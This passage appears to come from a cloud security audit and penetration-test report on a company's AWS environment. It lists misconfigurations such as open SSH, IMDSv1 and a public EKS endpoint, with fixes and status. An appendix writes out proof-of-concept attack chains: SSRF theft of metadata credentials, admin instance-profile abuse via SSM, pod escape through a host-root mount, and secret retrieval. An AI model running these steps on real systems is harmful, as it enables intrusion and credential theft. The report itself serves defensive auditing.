  – **ARN:** arn:aws:s3:::anonymized-bucket-1
  – **Encryption:** AES256 (No CMK in use)

- **Bucket Name:** anonymized-bucket-2

  – **ARN:** arn:aws:s3:::anonymized-bucket-2
  – **Encryption:** AES256 (No CMK in use)

- **Bucket Name:** anonymized-bucket-3

  – **ARN:** arn:aws:s3:::anonymized-bucket-3
  – **Encryption:** AES256 (No CMK in use)

- **Bucket Name:** anonymized-bucket-4

  – **ARN:** arn:aws:s3:::anonymized-bucket-4
  – **Encryption:** AWS KMS (No specific CMK in use)

- **Bucket Name:** anonymized-bucket-5

  – **ARN:** arn:aws:s3:::anonymized-bucket-5
  – **Encryption:** AWS KMS (Key Alias: aws/s3, No CMK in use)

- **Bucket Name:** anonymized-bucket-6

  – **ARN:** arn:aws:s3:::anonymized-bucket-6
  – **Encryption:** AES256 (No CMK in use)

- **Bucket Name:** anonymized-bucket-7

  – **ARN:** arn:aws:s3:::anonymized-bucket-7
  – **Encryption:** AES256 (No CMK in use)

Amazon DynamoDB:

- **devops-lock-table** - Encryption is owned and managed by DynamoDB, defaulting to AWS managed key (aws/dynamodb). The table does not utilize a custom CMK, potentially forfeiting more granular control and oversight over data encryption and access.

Without CMKs, sensitive data is encrypted using either AWS managed keys or basic AES256 encryption, which does not provide the same level of control and auditability. The key risks include:

- **Limited Control:** Organizations cannot control key rotation, deletion, or access policies with AWS managed keys.
- **Compliance Issues:** Failure to use CMKs might result in non-compliance with regulatory requirements that mandate customer-controlled encryption keys.
- **Reduced Security:** Lack of CMKs may increase the risk of unauthorized access or data breaches due to less stringent access controls.

Recommendation

For utmost control and security, it's recommended to utilize customer-managed keys (CMK) for resources, especially for those storing sensitive data. Review the encryption settings of the identified resources. If feasible, switch to CMKs to exercise more control over encryption and decryption processes.

Status

On buckets containing confidential data, the customer has decided to implement CMK.

SSH Open to the Whole Internet

Description

The security group `sg-123` has been configured to allow SSH access (port 22) from any IP address (0.0.0.0/0) on the internet:

Figure 5.2: Ingress Rules Attached to sg-123

This configuration exposes the EC2 instances associated with this security group to potential unauthorized access and brute force attacks. Note that these two instances have a key authentication mode, which excludes bruteforce possibilities:

Figure 5.3: Key pair associated to X-Stage EC2

However, a stolen or leaked SSH key could still allow illegitimate access. Limiting the range of IP addresses that can SSH into these instances is critical for reducing the attack surface and safeguarding the servers against exploitation.

Impacts

- **Increased Exposure to Attacks:** Open SSH increases the exposure surface and then the likelihood for compromising these instances.

- **Data Breach Risk:** An attacker who steals an access key will be able to connect directly to the instances and pivot.

        © 2024 Resonance Security, Inc

- **Compliance Issues:** Open SSH may violate compliance requirements that mandate reducing the exposure of your cloud assets.

Affected Resources

1. EC2 Instance: FetchDirect-Stage

    - ARN: `arn:aws:ec2:us-east-2:1111111111:instance/i-xyz`

2. EC2 Instance: FetchDirect-Dev

    - ARN: `arn:aws:ec2:us-east-2:1111111111:instance/i-abc`

Recommendation

1. **Restrict SSH Access:**

    - Modify the inbound rules of the security group `sg-123` to restrict SSH access to a limited range of trusted IP addresses or, ideally, to a VPN or a bastion host.
    - Ensure that SSH access is not open to the internet.

2. **Implement Network-Level Protections:**

    - Place the EC2 instances within a Virtual Private Cloud (VPC) and set up Network Access Control Lists (ACLs) as an additional layer of security.
    - Use AWS Systems Manager Session Manager for controlled access without the need for SSH.

Insufficient DRP Documentation and Policies

Description

The current VelocitySoft cloud infrastructure **lacks comprehensive documentation and formalized policies for Disaster Recovery Planning (DRP)**. The absence of such critical documentation introduces significant risk to the business, potentially affecting the continuity of operations in the event of a disaster.

Without a detailed DRP, VelocitySoft is at risk of not being able to meet the defined Recovery Time Objectives (RTO) and Recovery Point Objectives (RPO), which can lead to extended downtime and potential data loss in the event of a disaster. This can have severe financial, operational, and reputational repercussions.

Recommendation

Here is a DRP idea/framework that VelocitySoft can use:

1. Assumptions and Scope

The DRP addresses the recovery of the VelocitySoft Production environment hosted in AWS, with attributes including an RTO of N hours and an RPO close to zero.

The plan assumes continuous backup of data, considering automated daily backups and point-in-time recovery capabilities.

The DRP will focus on production data and critical infrastructure. Non-production environments can follow a separate, less stringent DRP due to their nature.

The DRP does not cover application data corruption, assuming RAW data can be reprocessed.

Cross-region replication is to be considered to mitigate the risk of a regional failure.

2. Infrastructure and Data Backup

Once infrastructure as code (IaC) in place, it should be backed up regularly and stored securely, possibly using AWS S3 with versioning enabled.

Automated backups for RDS should be reviewed to ensure they meet the RPO requirement defined above.

Regular testing of backups and restoration processes is necessary to ensure RTO can be met.

3. High Availability and Region Failure

Current region us-east-1 will be the primary region, with an additional failover region to be identified based on latency and operational requirements.

Consider the use of multi-regional AWS services where appropriate to provide built-in redundancy.

Ensure that RDS instances have read replicas configured in another region.

4. DRP Strategies

Monitoring and Control: Set up monitoring to alert on backup failures or issues with the DR processes.

Service Restoration: Define procedures for restoring services from backups or from the latest code commit, considering AWS's capabilities for rapid deployment.

User Operations: Design failover procedures to minimize impact on end-users, including DNS changes and global load balancing.

Disaster Types: Plan for single instance failure, zone failure, and entire region failure, with the necessary steps to recover in each scenario.

5. DRP Implementation Steps

Failover Environment Setup: Prepare a secondary AWS environment ready for failover. This includes compute resources, networking setup, and necessary permissions.

Backup Verification: Regularly verify backups through test restorations.

DR Testing: Conduct regular DR exercises to test the entire recovery process.

Documentation: Maintain detailed DR procedures, including manual steps where automation is not possible.

6. Limitations and Exclusions

The DRP is limited to restoring services within AWS and does not cover external dependencies unless otherwise specified.

Data corruption due to application issues is out of scope, as this should be mitigated through proper application design and testing.

7. Service-Specific Recovery Plans

Each service (e.g., ECS, RDS, AWS Managed Services) should have a specific recovery plan detailing steps for backup and restoration.

8. Key Management and Security

Ensure that all encryption keys managed through AWS KMS are included in the DRP, with clear procedures for their backup and rotation.

9. Coordination and Communication Plan

Establish a clear communication plan for coordination during a disaster recovery event, including internal and external stakeholders.

10. Regular Review and Updates

Review and update the DRP regularly to reflect changes in the infrastructure and organizational requirements.

Status

The company has set up a DRP.

No Role Attribution Matrix Document is Defined

Description

Engaging all relevant stakeholders is essential when deploying or operating on a cloud infrastructure like. It provides a holistic approach, ensuring that all aspects of the infrastructure, application, and security are taken into consideration. For VelocitySoft production AWS Account, t**he documentation package provided does not define clear roles or involve stakeholders**, leading to potential operational silos.

Impact:

1. **Operational Silos**: The absence of clear role definitions can lead to disjointed strategies, inefficiencies, and potential vulnerabilities.

2. **Missed Insights**: Without the involvement of various stakeholders, there could be missed opportunities in application optimization, security best practices, and overall operational efficiency.

3. **Operational Ambiguity**: Ambiguity in roles can lead to confusion, overlaps in responsibilities, and tasks potentially being overlooked.

Recommendation

Ensure that application, security, and infrastructure architects are actively defined and engaged from the beginning of any Google Cloud-related project.

Develop and include in the documentation a role attribution matrix for the platform. This matrix should clearly outline the responsibilities for different teams such as:

- Platform Ops

- Network Ops

- Security Ops

- Financial Ops

- Identity Ops

Host regular collaborative sessions between these teams to ensure a unified and effective strategy for Syndicate Google Cloud Infrastructure.

Status

VelocitySoft has created a rights matrix in its documentation package, which has been reviewed by Resonance.

Unused Security Groups

RES-AWS-VELO-0117   Architecture   **Resolved**

Description

Maintaining a clean AWS environment is crucial for security. Unused security groups, those not attached to any instance, can potentially pose a risk if left undeleted. While they help maintain an organized environment, eliminating them ensures they won't be mistakenly attached in the future, preventing potential vulnerabilities.

Affected Resources:

Security Group Name: ssh-kubernetes

- **Group ID**: sg-1234

- **VPC ID**: vpc-1234

- **Region**: us-east-1

- **ARN**: arn:aws:ec2:us-east-1:111111111111:security-group/sg-1234

Security Group Name: ssh-redshift

- **Group ID**: sg-xyz

- **VPC ID**: vpc-xyz

- **Region**: us-east-1

- **ARN**: arn:aws:ec2:us-east-1:111111111111:security-group/sg-xyz

Recommendation

Regularly review and delete any unused security groups to prevent potential misconfigurations and security issues.

Status

Unused security groups have been deleted.

Users With IAM Policies Directly Attached

Description

By default, IAM users, groups, and roles have no access to AWS resources. IAM policies are the means by which privileges are granted to users, groups, or roles. **It is recommended that IAM policies be applied directly to groups and roles but not users**.

Assigning privileges at the group or role level reduces the complexity of access management as the number of users grow. Reducing access management complexity may in-turn reduce opportunity for a principal to inadvertently receive or retain excessive privileges.

Affected Resources (Account11111111111111)

- User: john_doe

  – Inline Policies: 0
  – Directly Attached Policies: 1

- User: roger

  – Inline Policies: 0
  – Directly Attached Policies: 2

- User: alice

  – Inline Policies: 0
  – Directly Attached Policies: 1

- User: eric

  – Inline Policies: 1
  – Directly Attached Policies: 0

Recommendation

Remove a policy attached directly to a user:

- Open the IAM console.

- Choose Users.

- For the user to detach a policy from, in the User name column, choose the name.

- For each policy listed under Attached directly, to remove the policy from the user, choose the X on the right side of the page and then choose Remove.

- Confirm that the user can still use AWS services as expected.

Absence of SCP Policies to Block Unused AWS Regions

Low   **RES-AWS-VELO-0119**   Architecture   **Acknowledged**

Description

This vulnerability pertains to the absence of Service Control Policies (SCPs) in AWS Organizations to block the creation of resources in unused AWS regions. One of the common tactics used by attackers after compromising an AWS account is to launch large and costly EC2 instances in regions that are typically not monitored or used by the account owner. The lack of SCPs to restrict resource creation in these regions leaves the account vulnerable to unnoticed exploitation, leading to significant and unnecessary costs, and potential resource misuse for activities like cryptocurrency mining.

Security Implications:

- **Increased Risk of Undetected Malicious Activities:** Without restrictions on unused regions, attackers can exploit these regions without immediate detection.

- **Potential for Significant Unplanned Costs:** Launching large EC2 instances can incur substantial costs on the AWS account.

- **Resource Misuse:** Compromised accounts can be used for unauthorized activities, like cryptocurrency mining, which might also violate AWS terms of service.

Recommendation

It's critical to enhance the security posture against such potential threats. We recommend:

1. **Enable AWS Organizations**: Start by setting up AWS Organizations for both the legacy and main accounts. This service will allow you to centralize and manage multiple AWS accounts effectively.

2. **Implement SCPs**: Once AWS Organizations is set up, create a Service Control Policy (SCP) to prevent the creation of resources in regions that Example does not typically use.

Taking these steps will drastically reduce the potential attack surface and help prevent unauthorized or malicious activities within your AWS accounts.

References:

- **Service control policies (SCPs)**

- **Deny access to AWS based on the requested AWS Region**

EC2 Instances Without IMDSv2

Description

The Instance Metadata Service (IMDS) grants access to temporary, frequently rotated credentials, **mitigating the need to manually distribute sensitive credentials**. By default, the IMDS operates locally on every EC2 instance, accessible at the link-local IP address of 168.234.169.254.

The Instance Metadata Service Version 2 (IMDSv2) was introduced to address various vulnerabilities, such as open website application firewalls, open reverse proxies, server-side request forgery (SSRF) vulnerabilities, and open Layer 3 firewalls and NATs. IMDSv2 enforces the use of HttpTokens, enhancing security.

Affected Resources

- EC2 Instances in AWS production Account:

  - `nightshift-api-backend-production` (us-east-1 region)
  - `nightshift-api-frontend-production` (us-east-1 region)

For instance:

Figure 5.4: IMDSv2 Disabled for i-xyz

Example Threat Scenario

In a potential attack scenario, an application running on an instance with IMDSv1 could be vulnerable to SSRF attacks. An attacker might exploit this vulnerability to send unauthorized requests to the IMDS and gain access to sensitive credentials or data.

Security Implications

The use of IMDSv1 instead of IMDSv2 increases the risk of:

- Unauthorized access to instance metadata, leading to potential credential compromise.

- Exploitation of SSRF vulnerabilities in web applications to gain access to the IMDS.

- Compromise of instance security and potentially the broader AWS environment.

© 2024 Resonance Security, Inc

Recommendation

1. **Existing Instances**:

   • Request instance metadata and modify the Amazon EC2 metadata options.

   • Configuring instance metadata options for existing instances in the Amazon EC2 User Guide for Linux Instances .

2. **New Instances**:

   • Launch the Amazon EC2 console.

   • Select "Launch instance" > "Launch instance".

   • Under "Configure Instance Details" > "Advanced Details", for "Metadata version", select "V2 (token required)".

   • Proceed to "Review and Launch".

   • Configuring instance metadata options for new instances in the Amazon EC2 User Guide for Linux Instances .

References:

   • Instance Metadata and User Data

   • Security Hub Control: EC2 instances should use IMDSv2

Status

IMDSv2 has been enabled on faulty EC2 instances

ECR Private Repositories Without Tag Immutability Configured

Description

This control checks whether a private ECR repository has tag immutability enabled. This control fails if a private ECR repository has tag immutability disabled. This rule passes if tag immutability is enabled and has the value **IMMUTABLE**.

Amazon ECR Tag Immutability enables customers to rely on the descriptive tags of an image as a reliable mechanism to track and uniquely identify images. An immutable tag is static, which means each tag refers to a unique image. This improves reliability and scalability as the use of a static tag will always result in the same image being deployed. When configured, tag immutability prevents the tags from being overridden, which reduces the attack surface.

Affected Resources:

- All ECR repositories inside the AWS production account are affected by this vulnerability.

Recommendation

Create repositories with immutable tags configured or to update the image tag mutability settings for an existing repository.

Lack of SCP Policy to Deny Users to Leave Organization

RES-AWS-VELO-0122 Architecture **Resolved**

Description

The company has not enabled AWS Organizations for either the legacy or main account. Without this foundational setup, you currently cannot apply Service Control Policies (SCPs). SCPs are crucial in enhancing security across your organization, especially to prevent member accounts from detaching and thus breaking away from the organization's security constraints.

Indeed, even though you setup multiple service control policies (SCPs) to enhance the security of your organization, member accounts still have the ability to leave the organization and the SCPs would no longer have effect on the member account.

Recommendation

For enhancing security and governance, we propose the following:

1. **Enable AWS Organizations**: Initiate AWS Organizations for both the legacy and main accounts. This will allow you to manage and centrally oversee multiple AWS accounts.

2. **Implement the SCP to Prevent Account Detachment**: Once AWS Organizations is active, create a Service Control Policy to inhibit member accounts from leaving the organization. Below is an SCP that accomplishes this:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Deny",
            "Action": [
                "organizations:LeaveOrganization"
            ],
            "Resource": "*"
        }
    ]
}
```

By following these recommendations, you will ensure that accounts remain within the organization's purview and continue to be governed by established policies.

References:

- **Service control policies (SCPs)**

- **Prevent member accounts from leaving the organization**

Status

This vulnerability has now been fixed.

Security Group Opens Non-Web Ports to All

RES-AWS-VELO-0123   Network Exposure   **Resolved**

Description

Security groups in AWS act as virtual firewalls, controlling the inbound and outbound traffic for one or more instances. Following the principle of least privilege is crucial when defining these rules. Allowing unrestricted incoming traffic increases the potential for malicious activities, such as hacking attempts, denial-of-service attacks, and data breaches.

The ports that are typically considered safe for unrestricted traffic are 80 and 443, but it's vital to ensure that other ports are not exposed without reason.

Affected Resources in us-east-1 for account 1111111111111:

- SG sg-123 (helpdesk-app)

– 0.0.0.0/0 Ingress Rule for ports 8443 and 9100.

- SG sg-xyz (redshift)

– 0.0.0.0/0 Ingress Rule for port 5439.

Recommendation

1. Modify the rules to restrict incoming traffic to only necessary ports.

2. Always avoid specifying a CIDR range of `0.0.0.0/0` unless it's for commonly open ports like 80 or 443. Even then, consider if it's necessary for your specific use case.

3. For ports other than 80 and 443, consider restricting access to specific IP addresses or CIDR ranges that require access.

References:

- VPC Security Groups

- Security Hub Control: Security groups should only allow unrestricted incoming traffic for authorized ports

Status

This vulnerability has now been fixed.

Absence of Infrastructure as Code

Description

VelocitySoft cloud infrastructure **does not utilize an Infrastructure as Code (IaC) paradigm/framework**, such as Terraform. This approach can pose risks and challenges in terms of robustness, tracking, and disaster recovery.

1. **Robustness of Architecture**: Without IaC, infrastructure deployments are potentially inconsistent. IaC ensures every deployment is consistent and according to the defined parameters.

2. **Tracking Architecture Changes**: IaC provides a history of infrastructure changes, enabling quick identification of when and what changed, aiding in troubleshooting and audits.

3. **Disaster Recovery**: In case of disasters, recovery is faster and reliable using IaC, ensuring business continuity.

Recommendation

Implement an Infrastructure as Code (IaC) framework such as Terraform to define and provide data center infrastructure using declarative configuration files. Once IaC is in place:

1. Incorporate changes to the infrastructure in the documentation. This ensures that changes are communicated transparently to all stakeholders, reducing potential conflicts.

2. **Modifications to the infrastructure should be reviewed and approved**. This process ensures accountability for alterations to the platform.

3. With IaC, Syndicate's target infrastructure becomes more resilient, ensuring quick reconstruction in unforeseen scenarios.

Status

VelocitySoft has implemented versioned Terraform scripts to deploy its cloud infrastructure.

Lack of Documentation on Network Topology, Management, and Filtering Rules

Description

A comprehensive and well-structured network documentation is fundamental for any organization to maintain, manage, and troubleshoot its network, as well as to ensure compliance with security standards. **VelocitySoft documentation package, however, lacks crucial details regarding network topology, management processes, and filtering rules**.

Without a clear outline of the network topology and the associated management and filtering processes, establishing standardized procedures becomes challenging. This lack of standardization can result in inconsistent practices, leading to potential vulnerabilities.

An unclear network blueprint can impede any expansion, scaling, or restructuring efforts. When the network's structure is not clearly defined, implementing changes without introducing disruptions or vulnerabilities becomes problematic.

Many regulatory standards demand clear documentation of network structures and processes. The absence of such documentation can hinder compliance efforts and expose the organization to penalties or breaches.

Recommendation

To ensure robust governance, clear architectural direction, and consistent compliance:

1. Draft a detailed network topology for VelocitySoft, highlighting all critical components and their interconnections.

2. Define and document standardized network management processes, ensuring consistency in practices.

3. Detail all filtering rules, clarifying the security measures in place and their rationale.

4. Regularly review and update the documentation to reflect any changes in the network structure or policies.

5. Organize periodic training or awareness sessions for relevant stakeholders to ensure a comprehensive understanding of the network's design and policies.

          © 2024 Resonance Security, Inc

EKS Cluster API Endpoint Access is Public

Low   **RES-AWS-VELO-0126**   Network Exposure   **Acknowledged**

Description

   Publicly accessible EKS clusters can be a glaring security risk. There are still organizations that make the critical mistake of leaving the kube-apiserver publicly exposed. Exposing your API server to the public is often the main entry point for attackers, enabling them to potentially compromise and take over your cluster. Right now, there are attackers and automated bots continuously scanning the internet for open Kubernetes API servers, aiming to brute force or exploit them. A high-profile example of this risk materializing is with Tesla, where a Kubernetes console was left publicly accessible and subsequently exploited for illicit cryptocurrency mining operations. Publicly accessible EKS clusters may potentially expose sensitive data, heightening the risk of unauthorized access and various malicious activities.

   Affected Resources:

   1. **eks-01-prod**

   • **Endpoint**: https://eks1.us-east-1.eks.amazonaws.com

   • **Region**: us-east-1

   • **ARN**: arn:aws:eks:us-east-1:1111111111111:cluster/eks-01-prod

   2. **eks-02-prod**

   • **Endpoint**: https://eks2.us-east-1.eks.amazonaws.com

   • **Region**: us-east-1

   • **ARN**: arn:aws:eks:us-east-1:111111111111:cluster/eks-02-prod

Recommendation

   To reduce the risk of unauthorized access:

   1. Enable private access for the Kubernetes API server. This ensures that all communication between nodes and the API server remains within the VPC.

   2. Disable public internet access to the API server.

   References:

   • Infrastructure security in Amazon EKS

Status

   The customer has decided not to correct this vulnerability because there is a more important business need.

No Traceability of Architectural Changes

Description

The VelocitySoft documentation package does not track changes in the architecture. A technical architecture document should evolve and track changes made to the target infrastructure. The aim is to provide accountability for document modifications.

Without a proper change management procedure in the documentation, there is a risk of inconsistency between the live environment and the documented environment. This inconsistency can lead to misconfigurations, deployment of outdated components, security risks, and potential non-compliance with industry standards.

Potential Impact:

If left unaddressed, the lack of change management in the architecture documentation may lead to:

- Inaccurate representation of the current state of infrastructure.

- Increased chances of security vulnerabilities due to outdated or misconfigured components.

- Challenges during troubleshooting and root cause analysis.

- Non-compliance with industry standards, especially during audits like SOC2, where documentation accuracy and change management are crucial.

Recommendation

1. **Integrate a Change Log**: All architectural documentation should contain a change log section detailing when changes were made, by whom, and the rationale behind the changes.

2. **Version Control**: Consider using version control systems like Git for architectural documentation. This will automatically track changes and allow for easy rollbacks if needed.

3. **Review Process**: Introduce a peer review process for all changes to the documentation. This not only ensures accuracy but also provides a layer of accountability.

4. **Link Infrastructure Changes to Documentation**: Whenever there's an infrastructure change, it should be mandated to update the documentation simultaneously. This ensures that the document remains an accurate reflection of the actual architecture.

5. **Audit Trails**: Ensure that all changes to the infrastructure are logged and regularly reviewed. These logs should be kept secure and be readily available for audits.

Status

The documentation in Confluence is now versioned.

Proof of Concepts

RES-02 SSRF Exploitation Leading to AWS IAM Privilege Escalation

A malicious request exploiting SSRF was crafted in the application to fetch EC2 instance meta-data and retrieve AWS IAM credentials.

Figure A.1: Retrieving IAM temp credentials using SSRF.

After assuming this credentials, the IAM roles were listed:

```
$ aws iam list-roles

...
{
            "RoleName": "admin-role-2",
            "Arn": "arn:aws:iam::000000000000:role/admin-role-2",
            "CreateDate": "2023-07-01T10:00:00Z",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "PermissionsBoundary": {
                "PermissionsBoundaryArn": "arn:aws:iam::000000000000:policy/admin-sessions-bou
            }
    }
...
```

The role was an admin role:

```
$ aws iam list-role-policies --role-name admin-role-2

{
    "PolicyNames": [
        "terraform-policy-257210"
    ]
```

```
}

$ aws iam get-role-policy --role-name admin-role-2 --policy-name terraform-policy-257210
{
    "RoleName": "admin-role-2",
    "PolicyName": "terraform-policy-257210",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": "*",
                "Resource": "*"
            }
        ]
    }
}
```

The instance profile admin-sessions-profile was associated with the admin-role-2 IAM role. This meant that any EC2 instance launched with the `admin-sessions-profile` instance profile would inherit the permissions defined in the `admin-role-2` IAM role:

```
$ aws iam list-instance-profiles

{
    "InstanceProfiles": [
        {
            "Path": "/",
            "InstanceProfileName": "admin-sessions-profile",
            "InstanceProfileId": "XXXXXXXXXX",
            "Arn": "arn:aws:iam::000000000000:instance-profile/admin-sessions-profile",
            "CreateDate": "2023-07-05T10:00:00Z",
            "Roles": [
                {
                    "Path": "/",
                    "RoleName": "admin-role-2",
                    "RoleId": "XXXXXXXXROLE",
                    "Arn": "arn:aws:iam::000000000000:role/admin-role-2",
                    "CreateDate": "2023-07-01T10:00:00Z",
                    "AssumeRolePolicyDocument": {
                        "Version": "2012-10-17",
                        "Statement": [
                            {
                                "Effect": "Allow",
                                "Principal": {
                                    "Service": "ec2.amazonaws.com"
                                },
                                "Action": "sts:AssumeRole"
                            }
                        ]
                    }
                }
```

```
            ]
        }
    ]
}
```

After finding the correct Subnet, Image and Security Group, the EC2 instance was launched using the IAM Instance Profile mentioned above:

```
$ aws ec2 run-instances \
--image-id ami-00000078 \
--instance-type t2.micro \
--subnet-id subnet-xxxxx12 \
--iam-instance-profile Name=admin-sessions-profile \
--security-group-ids sg-xxxxx12

{
    "Instances": [
        {
            "InstanceId": "i-ee55db1f6bc0a",
            "InstanceType": "t2.micro",
            "PrivateIpAddress": "10.0.1.101",
            "PublicIpAddress": "203.0.113.10",
            "State": {
                "Name": "running",
                "Code": 16
            }
        ...
        }
    ]
}
```

Finally, to exploit the elevated privileges of the **i-ee55db1f6bc0a** EC2 instance, SSM was used to execute commands on it and retrieve the administrator credentials of admin-role-2:

```
$ aws ssm send-command \
--document-name "AWS-RunShellScript" \
--targets "Key=instanceids,Values=i-ee55db1f6bc0a" \
--parameters '{"commands":["curl http://169.254.169.254/latest/meta-data/iam/security-credenti

{
    "CommandId": "11111-1111-1111-1111-11111",
    "InstanceIds": [
        "i-ee55db1f6bc0a"
    ],
    ....
}

# Retrieve results
$ aws ssm get-command-invocation \
--command-id "11111-1111-1111-1111-11111" \
--instance-id "i-ee55db1f6bc0a"

{"Code":"Success","LastUpdated":"2023-08-03T00:15:14Z...
```

RES-03 Privilege Escalation Through RCE, K8s and IAM Role Misconfiguration

Using **developer** credentials, the load balancers were listed:

```
$ aws elbv2 describe-load-balancers

{
    "LoadBalancers": [
        {
            "DNSName": "e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
.us-west-2.elb.amazonaws.com",
            "Scheme": "internet-facing",
            "Type": "application"
        }
    ]
}

# The entry point is http://e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
.us-west-2.elb.amazonaws.com
```

The RCE on the **StandardCore** web application was exploited by passing a command to the expose parameter onto the / endpoint:

Figure A.2: RCE being exploited on the / endpoint.

It was discovered that the instance was running inside a K8s pod, named **webapp-prod**:

```
$ mount | grep kubern

overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/XXXXXX,upperdir=/va
...
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)
```

The **kubectl** binary was downloaded onto the pod. The token and certificate were retrieved so the kubectl could run queries on the Kubernetes API server:

```
$ # Download kubectl
$ curl -LO "https://storage.googleapis.com/kubernetes-release/release/$(curl -s https://storag
$ chmod +x ./kubectl
$ mv ./kubectl /usr/local/bin/kubectl

# List service account secrets
$ ls -l /run/secrets/kubernetes.io/serviceaccount

lrwxrwxrwx 1 root root 13 Jun 24 11:21 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 Jun 24 11:21 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Jun 24 11:21 token -> ..data/token
```

```
# Configuring kubectl to run
$ export TOKEN=`cat /run/secrets/kubernetes.io/serviceaccount/token`
$ alias kubectl="/tmp/george/kubectl --token=$TOKEN --certificate-authority=/run/secrets/kuber
```

The rest of the pods were listed, and a shell was obtained on the **webapp-dev** pod:

```
$ kubectl get pods -o wide

NAME          READY   STATUS    RESTARTS   AGE   IP           NODE       NOMINATED NODE   READI
webapp-prod   1/1     Running   0          6d    10.244.0.6   worker-1   <none>           <none
webapp-dev    1/1     Running   0          6d    10.244.0.7   worker-2   <none>           <none

# Accessing the webapp-dev pod
$ kubectl exec --stdin --tty webapp-dev -- /bin/bash
```

With the steps described above, **kubectl** was again downloaded and configured. Inspecting the env variables, the service account ARN for webapp-dev was found:

```
$ env | grep AWS_ROLE_ARN

AWS_ROLE_ARN=arn:aws:iam::000000000000:role/webapp-dev-role
```

Inspecting the YAML file for the pod, which is retrieved with **kubectl**, the pentest team realized that the host machine's root directory was mounted onto the /root directory of the "webapp-dev" pod. Chrooting into this directory, the team essentially obtained a shell on the host machine and was able to upload its SSH keys and log into it:

```
$ chroot /root /bin/bash
$ ssh-keygen -t rsa -b 4096
echo "$(cat ~/.ssh/id_rsa.pub)" >> ~/.ssh/authorized_keys
$ chmod 600 ~/.ssh/authorized_keys
```

The above step is a security concern on its own, although the attack could have taken place without it. The next step was to retrieve the credentials of the service account, which can be done either from the host or a local machine:

```
$ aws sts assume-role-with-web-identity --role-arn arn:aws:iam::000000000000:role/webapp-dev-r

{
  "Credentials": {
    "AccessKeyId": "ASIA...",
    "SecretAccessKey": "gJalrXUtnFEM...",
    "SessionToken": "ARoD...",
    "Expiration": "2024-03-01T14:00:00Z"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROA...E:AWSCLI-Session",
    "Arn": "arn:aws:sts::000000000000:assumed-role/webapp-dev-role/AWSCLI-Session"
  }
}
```

© 2024 Resonance Security, Inc

The service account role had full access to the account's Secret Manager. The last step was to list and retrieve secrets:

```
$ aws secretsmanager list-secrets --region us-west-2

{
  "SecretList": [
    {
      "Name": "secret1",
      ...
    },
    {
      "Name": "secret2",
      ...
    }
  ]
}

